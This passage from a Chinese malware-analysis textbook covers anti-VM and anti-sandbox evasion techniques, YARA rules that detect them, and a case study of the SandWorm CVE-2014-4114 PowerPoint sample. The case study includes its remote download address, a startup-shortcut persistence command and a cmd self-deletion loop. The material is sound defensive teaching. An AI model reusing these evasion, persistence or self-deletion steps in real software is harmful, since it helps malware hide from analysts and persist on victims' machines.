作等方式欺骗分析人员，对抗分析过程。

例如，对于最为常见的 VMWare 虚拟机环境，可以通过如下的方法进行检测[4]：

（1）通过执行特权指令检测虚拟机的方法。

（2）利用中断描述符表（IDT）基址检测虚拟机的方法。

（3）利用本地描述符表（LDT）和全局描述符表（GDT）基址检测虚拟机的方法。

（4）基于存储任务寄存器 STR 内容检测虚拟机的方法。

（5）基于注册表项内容检测虚拟机的方法。

（6）基于指令执行时间差检测虚拟机的方法。

（7）利用虚拟硬件指纹检测虚拟机的方法。

例如，在 VMWare Workstation 12 软件上运行的 Windows XP 系统，通过 ipconfig 命令可以看到其网络设备的名称为 VMware Accelerated AMD PCNet Adapter，MAC 地址为 00-0C-29-93-F3-56。由于 00-05-69、00-0C-29 和 00-50-56 为 VMware 默认使用的网卡 MAC 地址前缀，因此，通过网络设备名称和 MAC 地址很容易识别出当前的 VMWare 虚拟机环境。

此外，在 VMWare Workstation 12 软件上运行的 Windows XP 系统中执行虚拟机检测软件 ScoopyNG①，其输出结果如下：

```
###############################################
::              ScoopyNG - The VMware Detection Tool              ::
```

① http://www.trapkit.de/research/vmm/scoopyng/index.html.

```
::                    Windows version v1.0                    ::

[+] Test 1 : IDT
IDT base   : 0x8003f400
Result     : Native OS

[+] Test 2 : LDT
LDT base   : 0xdead0000
Result     : Native OS

[+] Test 3 : GDT
GDT base   : 0x8003f000
Result     : Native OS

[+] Test 4 : STR
STR base   : 0x28000000
Result     : Native OS

[+] Test 5 : VMware "get version" command
Result     : VMware detected
Version    : Workstation

[+] Test 6 : VMware "get memory size" command
Result     : VMware detected

[+] Test 7 : VMware emulation mode
Result     : Native OS or VMware without emulation mode
             (enabled acceleration)

::                         tk,  2008                          ::
::                    [ www.trapkit.de ]                      ::
################################################################
```

从 ScoopyNG 的检测结果可以看出，利用 IDT、GDT、LDT 基址差异和 STR 内容差异的检测方法已经无法识别出 VMWare 虚拟机，而利用其他特征的检测方法仍然能够检测出 VMWare 虚拟机环境。

为了避免恶意代码检测到虚拟机环境，恶意代码分析人员需要对用于恶意代码分析的虚拟机进行修改和配置，如避免在虚拟机中按照类似 VMWare Tools 等带有显著特征的辅助工具，在注册表中查找 VMWare 相关的关键字，并根据情况进行修改和替换，查看虚拟机的硬件设备型号并对可用于检测的特征进行修改，更改默认的网络 MAC 地址，删除无用的设备驱动等。

除了对虚拟机环境进行修改和配置，分析人员还可以在将恶意代码放入虚拟机进行分析之前，对恶意代码是否包含虚拟机检测功能进行扫描。例如，可以利用 YARA 工具，

采用如下的规则对恶意代码进行扫描：

```
rule vm_detect : vm_detect
{
    meta:
        author = "TCA"
        type = "Anti-analysis"
        severity = 3
        description = "Detect Virtual Machines, Emulators"
    strings:
        $ = "VIRTUAL HD" ascii wide nocase
        $ = "HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit
        Id 0" ascii wide nocase
        $ = "HARDWARE\\\\DEVICEMAP\\\\Scsi\\\\Scsi Port 0\\\\Scsi Bus 0\\\\Target Id 0\\\
        \Logical Unit Id 0" ascii wide nocase
        $ = "HARDWARE\\Description\\System" ascii wide nocase
        $ = "HARDWARE\\\\Description\\\\System" ascii wide nocase
        $ = "SYSTEM\\ControlSet001\\Services\\Disk\\Enum" ascii wide nocase
        $ = "SYSTEM\\\\ControlSet001\\\\Services\\\\Disk\\\\Enum" ascii wide nocase
        // SYSTEM\ControlSet001\Services
        $vmsrvc1 = "vmicheartbeat" ascii wide nocase
        $vmsrvc2 = "vmicvss" ascii wide nocase
        $vmsrvc3 = "vmicshutdown" ascii wide nocase
        $vmsrvc4 = "vmicexchange" ascii wide nocase
        $vmsrvc5 = "vmci" ascii wide nocase
        $vmsrvc6 = "vmdebug" ascii wide nocase
        $vmsrvc7 = "vmmouse" ascii wide nocase
        $vmsrvc8 = "VMTools" ascii wide nocase
        $vmsrvc9 = "VMMEMCTL" ascii wide nocase
        $vmsrvc10 = "vmware" ascii wide nocase
        $vmsrvc11 = "vmx86" ascii wide nocase
        $vmsrvc12 = "vpcbus" ascii wide nocase
        $vmsrvc13 = "vpc-s3" ascii wide nocase
        $vmsrvc14 = "vpcuhub" ascii wide nocase
        $vmsrvc15 = "msvmmouf" ascii wide nocase
        $vmsrvc16 = "VBoxMouse" ascii wide nocase
        $vmsrvc17 = "VBoxGuest" ascii wide nocase
        $vmsrvc18 = "VBoxSF" ascii wide nocase
        $vmsrvc19 = "xenevtchn" ascii wide nocase
        $vmsrvc20 = "xennet" ascii wide nocase
        $vmsrvc21 = "xennet6" ascii wide nocase
        $vmsrvc22 = "xensvc" ascii wide nocase
        $vmsrvc23 = "xenvdb" ascii wide nocase
    condition:
```

```
        2 of them
}
```

需要注意的是，由于恶意代码可能采用了加密、加壳等代码保护技术，因此静态的代码扫描可能无法识别其中的文本，这种预先的静态分析只能在一定程度上帮助分析人员发现具有虚拟机检测功能的恶意代码。

与VMWare等虚拟化软件构建的虚拟机相比，利用类似Intel VT这样的硬件支持的虚拟化技术构建的虚拟机环境以及利用QEMU等硬件模拟器构建的虚拟机显得更为真实，也更难检测。然而，相关研究已经表明，此类虚拟机仍然可以通过多种技术手段被检测[5,6]。

由于计算机是由各种软件和硬件构成的复杂系统，虚拟化技术的不断发展和虚拟化软件的完善能够减少虚拟机环境被发现的概率，但随着分析和反分析对抗的不断进行，也会有更多新的检测技术被提出。因此，在恶意代码分析工作中，分析人员要不断调整分析环境，减少可以用于识别的虚拟机环境特征，同时，也要时刻注意分析过程中出现的异常现象，发现潜在的分析对抗技术和方法，从而不断完善分析技术，优化虚拟化分析环境。

8.3.5 反自动化分析对抗

由于自动变形、多态等技术的运用，以及代码生成器等工具的出现，恶意代码数量急速增长，在大型网络中每天可以检测到数以万计的可疑代码，如何对海量的可疑代码进行快速分析成为摆在恶意代码分析人员面前的重要问题。为了提高分析效率和响应速度，各种恶意代码自动化分析技术被提出来，大量的自动化恶意代码分析系统被研制并投入使用。很多专业的网络安全机构都部署有包含自动化分析功能的恶意代码分析系统，通过自动化分析结合人工分析确认的方式，大大提高了恶意代码的分析速度和效率。

一个典型的自动化恶意代码分析系统的分析流程与人工分析十分类似，也是通过利用各种检测、分析工具先对可疑代码进行静态扫描、属性分析、代码分析，再将可疑代码置入可控分析环境，进行动态分析，最后综合利用各个分析阶段采集的分析数据，识别其中具有恶意性的特征，进而对可疑代码是否具有恶意性进行判定。

为了绕过这种自动化检测分析手段，恶意代码编写者也不断尝试采用各种技术来对抗自动化分析系统。在静态分析阶段，恶意代码可以添加一些导致特定分析工具无法自动识别和处理的垃圾数据，以此来阻碍自动分析过程。由于在静态分析过程中，恶意代码无法感知外界对其施加的分析过程，也无法对外界做出响应，因此，反自动化分析对抗更多地集中在动态分析阶段。例如，为了提高自动化分析系统的效率，在分析环境中恶意代码通常只会运行几分钟，因此，恶意代码可以在开始运行之后睡眠一段时间再执行真正的操作，从而避免被自动分析系统捕获恶意行为。

与反虚拟化分析技术一样，反自动化分析对抗也有多种方式，攻击者会不断摸索、探测目标自动化分析系统的特性，而一旦攻击者掌握了这些特性，就可以据此采取有针对性的策略，检测和阻碍自动化分析过程。这对公开可访问的自动化分析系统的影响尤为明显，若攻击者可以访问和使用自动化分析系统，则其可以通过使用分析系统，上传具有各种探测能力的测试程序，来发现自动化分析系统的特征和缺陷，从而制定有针对性的对抗



措施。

总的来说，反自动化分析对抗技术可以分为如下几类：

- 用户行为相关的对抗技术。如通过检测运行环境中是否存在鼠标移动、键盘按键等消息事件，监视运行环境中是否存在光驱插入弹出，U盘等移动存储插入拔出等用户操作，识别无人值守的自动化分析系统。
- 分析系统环境相关的对抗技术。通过检测运行环境的系统序列号、用户名、内存大小、硬盘大小、是否可以访问特定网站、所属的IP地址段等识别自动化分析系统。
- 分析系统软件相关的对抗技术。通过查看分析系统是否安装常见应用软件、是否运行了特定的信息采集工具等识别自动化分析系统。
- 时间相关的对抗技术。通过调用sleep系统函数、循环执行特定的代码段等拖延时间的操作，迫使自动化分析过程超时终止，或者只在特定时间段执行恶意行为，从而避免被自动化分析系统检测到真实行为。
- 分析系统自身相关的对抗技术。通过执行循环的加解密操作，重复调用大量无意义的系统调用等，迫使分析系统记录大量的分析过程数据，从而超过分析系统可记录的过程数据的容量限制，冲刷和掩盖真实行为相关的数据，或造成分析系统过载，无法顺利完成自动分析过程。

与其他分析与反分析技术对抗一样，自动化分析与反自动化分析也是一个“猫和老鼠”类似的循环往复的对抗过程。对于不同的反自动化分析技术，需要采取不同的应对措施。例如，对于用户行为相关的对抗技术，可以为自动化分析系统增加用户操作模拟功能，从而使恶意代码难以区分真实系统和分析系统。对于分析系统自身相关的对抗技术，一方面要增强系统自身的健壮性，避免被恶意代码攻击，同时还可以将类似导致分析系统异常的行为本身视为一种恶意行为，从而发现包含此类对抗技术的恶意代码。

对于一些利用分析系统属性特征进行对抗的技术，可以采用特征扫描的方式在静态分析和动态分析过程中予以检测。例如，有些恶意代码通过动态分析系统使用的操作系统序列号检测CWSandbox、Anubis、JoeBox等分析系统，对此，可以利用YARA工具，并采用如下的规则对恶意代码进行扫描：

```
rule sandbox_detect : sandbox_detect
{
    meta:
        author = "TCA"
        type = "Anti-analysis"
        severity = 3
        description = "Sandbox detection tricks"
    strings:
        $ = "76487-640-1457236-23837" ascii wide
        $ = "76487-337-8429955-22614" ascii wide
        $ = "76487-644-3177037-23510" ascii wide
        $ = "76497-640-6308873-23835" ascii wide
```

```
        $="55274-640-2673064-23950" ascii wide
        $="76487-640-8834005-23195" ascii wide
        $="76487-640-0716662-23535" ascii wide
        $="76487-644-8648466-23106" ascii wide
        $="00426-293-8170032-85146" ascii wide
        $="76487-341-5883812-22420" ascii wide
        $="76487-OEM-0027453-63796" ascii wide
    condition:
        any of them
}
```

而对于时间相关的对抗技术则较难处理。对于调用 sleep 系统函数将自身挂起等待一段时间的方式，常见的方法是拦截样本对该函数的调用，并通过修改调用参数缩短挂起时间，或者直接返回迫使样本继续执行。然而，恶意代码编写者可以通过其他多种等效的方式实现时间延迟，为此，维也纳技术大学的 Clemens Kolbitsch 等人提出了一种绕过恶意代码延时操作的方法[10]，该方法通过检测恶意代码执行进度停滞的情况，在恶意代码执行停滞时动态识别导致执行停滞的可疑代码，进而在执行这些可疑代码时暂停分析记录，并在必要时通过改变恶意代码执行流程跳出导致执行停滞的代码区域，从而使恶意代码执行过程得以继续推进。虽然在基于该方法研制的验证系统 HASTEN 上开展的实验表明，该方法对一些采用时间相关对抗技术的恶意代码具有一定效果，但由于延时操作可以具有很多不同的实现方式，该方法无法准确识别所有这些延时操作代码，同时，跳过延时操作代码也可能导致包含其中的恶意行为无法被触发，并可能导致恶意代码状态异常而无法继续执行。因此，在实际的恶意代码分析中，分析人员需要特别关注具有时间相关对抗技术的恶意代码，在必要时需要对其进行人工分析。

反虚拟化、反自动化分析的对抗是长期的，任何固定的、可以预测的特征都可以被用来识别分析环境，因此，更好的方式是将这些特征随机化，使其不可预测。例如，对于操作系统序列号，可以采取随机设置的方式，这需要动态构建虚拟环境。另一种方式是将读取序列号等特征的行为视为可疑操作，从而检测分析对抗行为。类似地，分析人员可以将任何一项对调试、分析和环境的检测行为视为可疑行为，用作分析对抗的标志，从而发现具有反虚拟化、反自动化分析功能的恶意代码。

8.4 实际案例分析

下面结合各种恶意代码分析方法，以实际的恶意代码分析为例，利用金刚恶意软件智能分析系统和各种分析工具，讲解恶意代码分析的核心流程，简述用到的分析方法和分析工具。金刚恶意软件智能分析系统是中国科学院软件研究所软件智能分析协同创新团队基于多年研究成果研发的一套面向来意软件分析与检测的动态分析系统，底层采用基于硬件模拟技术，相关技术方法已在 RAZD[18]、ACSAC[19]等国际会议上发表。

表 8-1 所示的样本是沙虫(SandWorm)攻击事件中发现的一个恶意文件，攻击者在 Office PowerPoint 文档中嵌入攻击代码，通过利用微软公司 Windows 系统的 OLE 包管理器



中存在的 INF 任意代码执行漏洞(CVE-2014-4114),向受害者的机器中植入远控木马。

表 8-1　恶意文件样本

文件名	spiski_deputatov_done. ppsx
CRC32	d010cbb9
MD5	330e8d23ab82e8a0ca6d166755408eb1
SHA1	22fbbcfa5646497e57ee238a180d1b367789984a
SHA256	4eda773e980f7ba52d7e31fd20e2551e2248f4800b8db750f3f46e35401a7b29
SHA512	43eb7d3dc79d0ddb24229dbaf40b0cfd05f3933d6bea30e939a81a04d6f6ecdb 14a0cd6bc000d429d4b59364a8ae8ec7697bd7d4038334ac0599b8e7f390ebf0
ssdeep	1536：ZpN92FIdQ0dwcuLoEDlDc＋Eupi＋VfIagtYRmqLP0＋SYqapUJhf8Zfdmk： ZpH2KQ0dcEYWl＋9i＋mquPVLEbZ
文件大小	106. 36 KB
文件类型	Microsoft PowerPoint 2007/2008 Slideshow
文件属性	Zip archive data，at least v1. 0 to extract

通过在 VirusTotal 网站上利用样本文件的 MD5 进行查询可知,该样本在 2014 年 8 月 13 日首次被上传到该网站,最近一次上传时间是 2015 年 11 月 20 日,53 个检测引擎中有 42 个报告该样本为恶意,其中大多数将其标记为利用 CVE-2014-4114 漏洞的恶意代码①。

利用金刚恶意软件智能分析系统对样本进行快速分析。金刚恶意软件智能分析系统提供了多种预置的分析环境,整个分析过程自动化进行,并且可以将样本分析过程中获得的结果数据进行筛选、过滤,提取其中关键信息和重要内容,生成全面翔实的分析结果报告,对不同类型的检测技术和分析功能获得的分析结果,分门别类进行展示,并以具有较好可读性的方式对各类检测结果进行说明解释,帮助用户更好地理解分析结果的内容和各个检测项目的含义。

选择 Windows 7 系统和 Office 2007 应用软件作为分析环境,将该恶意文件上传到分析平台进行分析。分析报告记录的动态行为中存在从远程地址下载文件的行为:“复制文件 \\94. 185. 85. 122\public\slide1. gif 到 C:\Users\win7user\AppData\Local\Temp\slide1. gif”。

在分析平台给出的结果报告中,通过动态行为逻辑关系图可以清楚地看到恶意文件运行后执行了两次文件复制操作,从远程地址 94. 185. 85. 122 下载 slide1. gif 和 slides. inf 两个文件,如图 8-23 所示。由于该 IP 地址已经被阻断,文件没有下载成功,所以无法检测到后续攻击行为,整个分析过程只监测到联网下载攻击代码的行为。

同时,从分析过程中提取的网络流量上也可以看出,恶意文件确实尝试连接远程主机

① https://www. virustotal. com/en/file/70b8d220469c8071029795d32ea91829f683e3fbbaa8b978a31a0974daee-8aaf/analysis/.




图 8-23 样本动态行为逻辑关系图

94.185.85.122,但没有成功,如表 8-2 所示。

表 8-2 恶意文件主要的网络访问行为

协议	源地址	目标地址	长度	网络数据
TCP	10.0.2.15	94.185.85.122	62	wfremotertm > microsoft-ds [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
TCP	10.0.2.15	94.185.85.122	60	wfremotertm > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=0
TCP	10.0.2.15	94.185.85.122	62	neod1 > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
SMB	10.0.2.15	94.185.85.122	191	Negotiate Protocol Request
NBSS	10.0.2.15	94.185.85.122	126	Session request, to * SMBSERV<00><00><00><00><00><00><00><00> from XPGOOD-ED4F623A<00>
NBSS	10.0.2.15	94.185.85.122	126	[TCP Retransmission] Session request, to * SMBSERV<00><00><00><00><00><00><00><00> from XPGOOD-ED4F623A<00>
SMB	10.0.2.15	94.185.85.122	191	[TCP Retransmission] Negotiate Protocol Request
NBSS	10.0.2.15	94.185.85.122	126	[TCP Retransmission] Session request, to * SMBSERV<00><00><00><00><00><00><00><00> from XPGOOD-ED4F623A<00>
SMB	10.0.2.15	94.185.85.122	191	[TCP Retransmission] Negotiate Protocol Request

由于.PPSX 文件实际上是一个 ZIP 压缩包,因此,将该文件解压,可以看到其中包含大量文件,大部分文件都是文本和图片,只有在 spiski_deputatov_done.ppsx\ppt\embeddings\下存在两个二进制文件:oleObject1.bin 和 oleObject2.bin,利用 TrID 识别这两个文件的类型为

100.0% (.) Generic OLE2 / Multistream Compound File (8000/1)

根据文档结构和类型识别结果可知,上述两个文件是嵌入 PowerPoint 中的 OLE 对象,因此需要重点分析。通过 strings 提取字符串,可以看到 oleObject1.bin 中存在"\\94.185.85.122\public\slide1.gif",oleObject2.bin 中存在"\\94.185.85.122\public\slides.inf"字符串,这与动态行为分析观察到的文件远程下载地址一致。用二进制编辑

器打开 oleObject1.bin 文件，可以很容易找到该字符串，如图 8-24 所示。

```
0800h: 33 00 00 00 45 6D 62 65 64 64 65 64 53 74 67 31  3...EmbeddedStg1
0810h: 2E 74 78 74 00 5C 5C 39 34 2E 31 38 35 2E 38 35  .txt.\\94.185.85
0820h: 2E 31 32 32 5C 70 75 62 6C 69 63 5C 73 6C 69 64  .122\public\slid
0830h: 65 31 2E 67 69 66 00 00 00 00 00 00 00 00 00 00  e1.gif..........
```

图 8-24　oleObject1.bin 文件中的可疑字符串

为此，手动修改 oleObject1.bin 和 oleObject2.bin 文件中的远程文件下载地址，将远程主机的 IP 地址改为本地地址 192.168.4.252，如图 8-25 所示，然后将通过 VPN 连接下载的 slide1.gif 和 slides.inf 文件放入本地主机的 public 共享目录下，构造一个满足恶意文件成功攻击所需的分析环境，然后再次进行动态行为分析。

```
0800h: 33 00 00 00 45 6D 62 65 64 64 65 64 53 74 67 31  3...EmbeddedStg1
0810h: 2E 74 78 74 00 5C 5C 31 39 32 2E 31 36 38 2E 34  .txt.\\192.168.4
0820h: 2E 32 35 32 5C 70 75 62 6C 69 63 5C 73 6C 69 64  .252\public\slid
0830h: 65 31 2E 67 69 66 00 00 00 00 00 00 00 00 00 00  e1.gif..........
```

图 8-25　修改后的 oleObject1.bin 文件中的可疑字符串

如预期的那样，修改后的恶意文件成功触发了攻击，下载了攻击代码，执行了一系列操作，并且释放了其中的木马程序，充分展现了具体的攻击行为。整个攻击过程的行为逻辑关系如图 8-26 所示。从图中可以看到整个攻击过程包含了多个步骤，涉及多个进程：

- POWERPNT.EXE 进程启动后，slide1.gif 文件被下载到本地，并且 POWERPNT.EXE 进程创建了 InfDefaultInstall.exe 进程。
- InfDefaultInstall.exe 进程又进一步创建了 runonce.exe 进程，并且将文件 slide1.gif 重命名为 slide1.gif.exe。
- runonce.exe 进程启动了 slide1.gif.exe 进程和 grpconv.exe 进程。
- slide1.gif.exe 进程释放了一个可执行程序 FONTCACHE.DAT，创建了一个快捷方式{20B6FADD-FADD-BEB7-DDFA-B620DDFAB620}.lnk，启动了 cmd.exe 和 rundll32.exe 进程。
- cmd.exe 进程进一步启动了 PING.EXE 进程，并且删除了文件 slide1.gif.exe。

进一步分析文件释放和进程创建相关行为，从平台记录的原始行为和参数可以看到，slide1.gif.exe 通过调用 CreateFile 创建了快捷方式 C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\{24D5AC7B-AC7B-6B1E-7BAC-D5247BACD524}.lnk，该快捷方式内容为%windir%\System32\rundll32.exe "C:\Documents and Settings\Administrator\Local Settings\Application Data\FONTCACHE.DAT",MakeCache，从而利用自启动快捷方式运行 rundll32.exe 启动恶意程序 FONTCACHE.DAT，如图 8-27 所示。

此外，slide1.gif.exe 创建 cmd.exe 进程时使用了如下的调用参数：

```
C:\WINDOWS\system32\cmd.exe  /s/c "for/L %i in (1,1,100) do (del  /F "c:\work\SLIDE1~1.
EXE" & ping localhost -n 2 & if not exist "c:\work\SLIDE1~1.EXE" Exit 1)"
```

